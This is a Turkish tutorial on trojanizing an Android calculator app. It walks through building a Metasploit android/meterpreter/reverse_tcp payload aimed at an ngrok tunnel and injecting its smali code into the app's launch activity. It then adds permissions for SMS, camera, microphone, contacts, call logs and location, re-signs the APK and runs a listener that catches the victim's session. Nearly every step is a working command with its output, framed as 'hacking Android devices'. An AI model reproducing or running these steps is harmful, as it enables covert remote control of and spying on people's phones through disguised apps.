



APK DOSYALARINA PAYLOAD ENJEKTE EDEREK ANDROİD CİHAZLARI HACKLEME

EMRE ÇAKAR

Android dünyada en yaygın kullanılan akıllı telefon işletim sistemidir.

Android kullanıcılarının çoğu, android güvenliğine pek aşina değil ve sosyal mühendislik ile kullanıcılar, android sisteminden yararlanan backdoor uygulamaları indiriyor. Uygulama normal bir şekilde kendi işlevini yerine getiriyor, ancak arka tarafta saldırgan kullanıcının cihazında hakimiyet elde edebiliyor. Bu yazımda, siber suçluların backdoor APK'larında kullandığı yaygın bir teknik hakkında bilgi vereceğim. **Bir hesap makinesi** uygulaması üzerinde çalışmayı tercih ettim.

Adım 1: ngrok'u başlatma

./ngrok tcp 4444 komutu ile ngrok servisini başlatıyoruz

```
Version      3.0.3
Region       Europe (eu)
Latency      125.206488ms
Web Interface http://127.0.0.1:4040
Forwarding   tcp://2.tcp.eu.ngrok.io:14680 → localhost:4444

Connections  ttl    opn    rt1    rt5    p50    p90
0            0      0.00   0.00   0.00   0.00
```

Adım 2: Gerekli hizmetleri açma

service postgresql start

service apache2 start

komutları ile hizmetleri açıyoruz.

Adım 3: msfvenom ile payload oluşturma

msfvenom -p android/meterpreter/reverse_tcp

lhost=2.tcp.eu.ngrok.io lport=14680 R > payload.apk komutu ile kötü niyetli bir yük oluşturuyoruz.

```
root@kali: ~
File Actions Edit View Help
root@kali: ~/Downloads x root@kali: ~ x
root@kali: ~
# msfvenom -p android/meterpreter/reverse_tcp LHOST=2.tcp.eu.ngrok.io LPORT=14680 R > payload.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10240 bytes
```

Adım 4: oluşturduğumuz payloadı derleyelim.

apktool d payload.apk komutu ile payload apk dosyamızı decompile ediyoruz.

Adım 5: hedef uygulamayı derleyeylim.

apktool d hesapmakinası.apk

```
(root@kali)-[~/Desktop]
# apktool d payload.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on payload.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(root@kali)-[~/Desktop]
# apktool d hesapmakinası.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on hesapmakinası.apk
I: Loading resource table...
I: Decoding Shared Library (miui.system), pkgId: 18
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Adım 6: hedef uygulamada metasploit adlı bir klasör oluşturalım.

mkdir hedef_uygulama/smali/com/metasploit/


mkdir hedef_uygulama/smali/com/metasploit/stage

bu şekilde oluşturduğumuz payload dosyasındaki zararlı kodları buraya kopyalayacağız.

Adım 7: zararlı kodları uygulamaya kopyalayalım.

cp payload/smali/com/metasploit/stage/*
hesapmakinası/smali/com/metasploit/stage/

komutu ile payloadın içindeki kodları orijinal uygulamaya kopyaladık.



Adım 8: zararlı kodları başlatacak kodu orijinal uygulamaya yapıştıralım.


Şimdi, orijinal uygulama başlatıldığında çalıştırmak için hangi aktivitenin çalıştığını bulmamız gerekiyor, bilgiler AndroidManifest.xml dosyasında bulunuyor.

Metin düzenleyiciyle AndroidManifest.xml dosyasını açıyoruz. Dosyada, aşağıdaki koda bir referans arıyoruz

```
<action android:name="android.intent.action.MAIN"/>
```

```
<category android:name="android.intent.category.LAUNCHER"/>
```


bu satırların her ikisini de içeren bir <activity> etiketi arıyoruz, kod satırını aramak için CTRL+F'yi kullanabiliriz.



com.miui.calculator.cal.CalculatorActivity" yolunu takip ederek **CalculatorActivity.smali** dosyasını açmamız gerek.

Activity EntryPoint Smali Dosyasını Değiştiriyoruz.

“CalculatorAcvtivity.smali” dosyası içerisinde “**onCreate()**” yöntemini arıyoruz.



```
10 .prologue
11 .line 10
12 invoke-direct {p0}, Lcom/miui/calculator/cal/CalculatorTabActivity;→<init>()V
13
14 return-void
15 .end method
16
17
18 # virtual methods
19 .method protected a()Ljava/lang/String;
20 .locals 1
21
22 .prologue
23 .line 13
24 const-string v0, "NormalCalculatorActivity:launch"
25
26 return-object v0
27 .end method
28
29 .method protected onCreate(Landroid/os/Bundle;)V
30 .locals 1
31
32 .prologue
33 .line 18
34 invoke-virtual {p0}, Lcom/miui/calculator/cal/CalculatorActivity;→isTaskRoot()Z
35
36 move-result v0
37
38 if-nez v0, :cond_0
39
40 .line 19
41 invoke-virtual {p0}, Lcom/miui/calculator/cal/CalculatorActivity;→finish()V
42
43 .line 21
44 :cond_0
45 invoke-super {p0, p1}, Lcom/miui/calculator/cal/CalculatorTabActivity;→onCreate(Landroid/os/Bundle;)V
46
47 .line 22
48 return-void
49 .end method
```

Search: onCreate | Match case | Regular expression | 2 occurrences

```
invoke-super {p0, p1}, Lcom/miui/calculator/cal/CalculatorTabActivity;→onCreate(Landroid/os/Bundle;)V
```

Bulduğumuzda yukardaki kodun hemen altına

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;-  
>start(Landroid/content/Context;)V
```

kodunu yapıştırıyoruz.

Adım 9: AndroidManifest.xml dosyasına İzinleri enjekte edelim.

Şimdi apk'mıza gerekli izinleri enjekte etmemiz gerekiyor. "İzin", belirli bir işlemin gerçekleştirebileceği işlemlere kısıtlamalar uygulayan bir mekanizmadır.

İzinler aşağıdaki gibidir.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-feature android:name="android.hardware.microphone"/>
```

Not: tekrar eden (aynı izinler) olmamalıdır.

AndroidManifest.xml dosyasını açıyoruz.

```
Warning: you are using the root account. You may harm your system.
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.miui.calculator" platformBuildVersionCode="29" platformBuildVersionName="10">
2   <uses-permission android:name="android.permission.INTERNET" />
3   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
4   <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
5   <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
6   <uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW" />
7   <uses-permission android:name="android.permission.FOREGROUND_SERVICE" />
8   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
9   <uses-permission android:name="android.permission.WAKE_LOCK" />
10  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
11  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
12  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
13  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
14  <uses-permission android:name="android.permission.SEND_SMS" />
15  <uses-permission android:name="android.permission.RECEIVE_SMS" />
16  <uses-permission android:name="android.permission.RECORD_AUDIO" />
17  <uses-permission android:name="android.permission.CALL_PHONE" />
18  <uses-permission android:name="android.permission.READ_CONTACTS" />
19  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
20  <uses-permission android:name="android.permission.RECORD_AUDIO" />
21  <uses-permission android:name="android.permission.WRITE_SETTINGS" />
22  <uses-permission android:name="android.permission.CAMERA" />
23  <uses-permission android:name="android.permission.READ_SMS" />
24  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
25  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
26  <uses-permission android:name="android.permission.SET_WALLPAPER" />
27  <uses-permission android:name="android.permission.READ_CALL_LOG" />
28  <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
29  <uses-feature android:name="android.hardware.camera" />
30  <uses-feature android:name="android.hardware.camera.autofocus" />
31  <uses-feature android:name="android.hardware.microphone" />
```

Artık izinlerimizi ayarladık, şimdi apk'mızı yeniden derleyebiliriz, yeni bir terminal açıp yeniden derlemek için aşağıdaki komutları yazalım.

Adım 10: Apktool ile .apk dosyası oluşturma

apktool b hesapmakinası komutu ile **b** parametresi ile **building** ediyoruz.


```
root@kali: ~/Desktop
File Actions Edit View Help
root@kali: ~/Downloads x root@kali: ~/Desktop x
(root@kali) - [~/Desktop]
# apktool b hesapmakinası
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

Adım 11: İmza oluşturma

keytool -genkey -V -keystore hesapmakinası/key.keystore -alias mykey -keyalg RSA -keysize 2048 -validity 1000

komutu ile key oluşturuyoruz. Daha sonra bunu imza için kullanacağız.

- takma ad(alias) "mykey"
- -keyalg(algoritma)"RSA"
- -keysize
2048 ([-genkeypair](#) kullanılırken ve -keyalg "RSA" iken)
- -geçerlilik(validity) 1000 gün
- -keystore, .keystore kullanıcının ana dizininde adı geçen dosya



```
(root@kali) ~/Desktop
# keytool -genkey -V -keystore hesapmakinası/key.keystore -alias mykey -keyalg RSA -keysize 2048 -validity 1000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 1,000 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing hesapmakinası/key.keystore]

(root@kali) ~/Desktop
```


Yukarıdaki görselde de gösterildiği gibi Bizden 6 haneli bir şifre oluşturmamız isteniyor, daha sonra istenilen bilgileri boş bırakıp enter diyoruz, sonda da onaylayıp yes diyoruz.

Adım 12: İmzalama işlemi

```
(root@kali)-[~/Desktop]
# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore hesapmakinası/key.keystore hesapmakinası/dist/hesapmakinası.apk mykey
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore: █
```

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -
keystore hesapmakinası/key.keystore
hesapmakinası/dist/hesapmakinası.apk mykey
```

komutu ile imzalıyoruz.

Adım 13: apk dosyamızı sıkıştırılma

```
zipalign -v 4 hesapmakinası/dist/hesapmakinası.apk
hesapmakinası/dist/hesaplayıcı.apk
```

komutu ile apk dosyamızın dist klasörü içindeki apk'yı kullanarak ismini değiştirdik ve yeniden sıkıştırdık.

```
root@kali: ~/Downloads x root@kali: ~/Desktop x
(root@kali)-[~/Desktop]
# zipalign -v 4 hesapmakinası/dist/hesapmakinası.apk hesapmakinası/dist/hesaplayıcı.apk
```

ADIM 14: dinleme aşaması (son adım)

Terminale **msfconsole** yazıyoruz ve ardından aşağıdaki komutları giriyoruz.


```
use exploit/multi/handler
```

```
set payload/android/meterpreter/reverse_tcp
```

```
set lhost 0.0.0.0
```

```
set lport 4444
```

```
exploit -j -z
```




```
root@kali: ~/Desktop
+ -- --[ 9 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

Yüklenen Dosyalarınız

[*] Starting persistent handler(s) ...
msf6 > https://medium.com/@nimishjain511/creating-a-backdoor-in-apks-a4aae59f4e06#:~:text=use%20exploit/multi/handlerInterrupt
: use the 'exit' command to quit
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:4444
```



Görüldüğü gibi hedef uygulamayı kullandıktan hemen sonra session yakaladık.

Göründüğü gibi uygulama normal bir hesap makinesi gibi çalışıyor, ancak backdoor oluşturup ters bağlantıyla karşı taraf istediği verileri alabiliyor.

Örneğin **sysinfo** komutu ile sistem bilgilerini aldık.

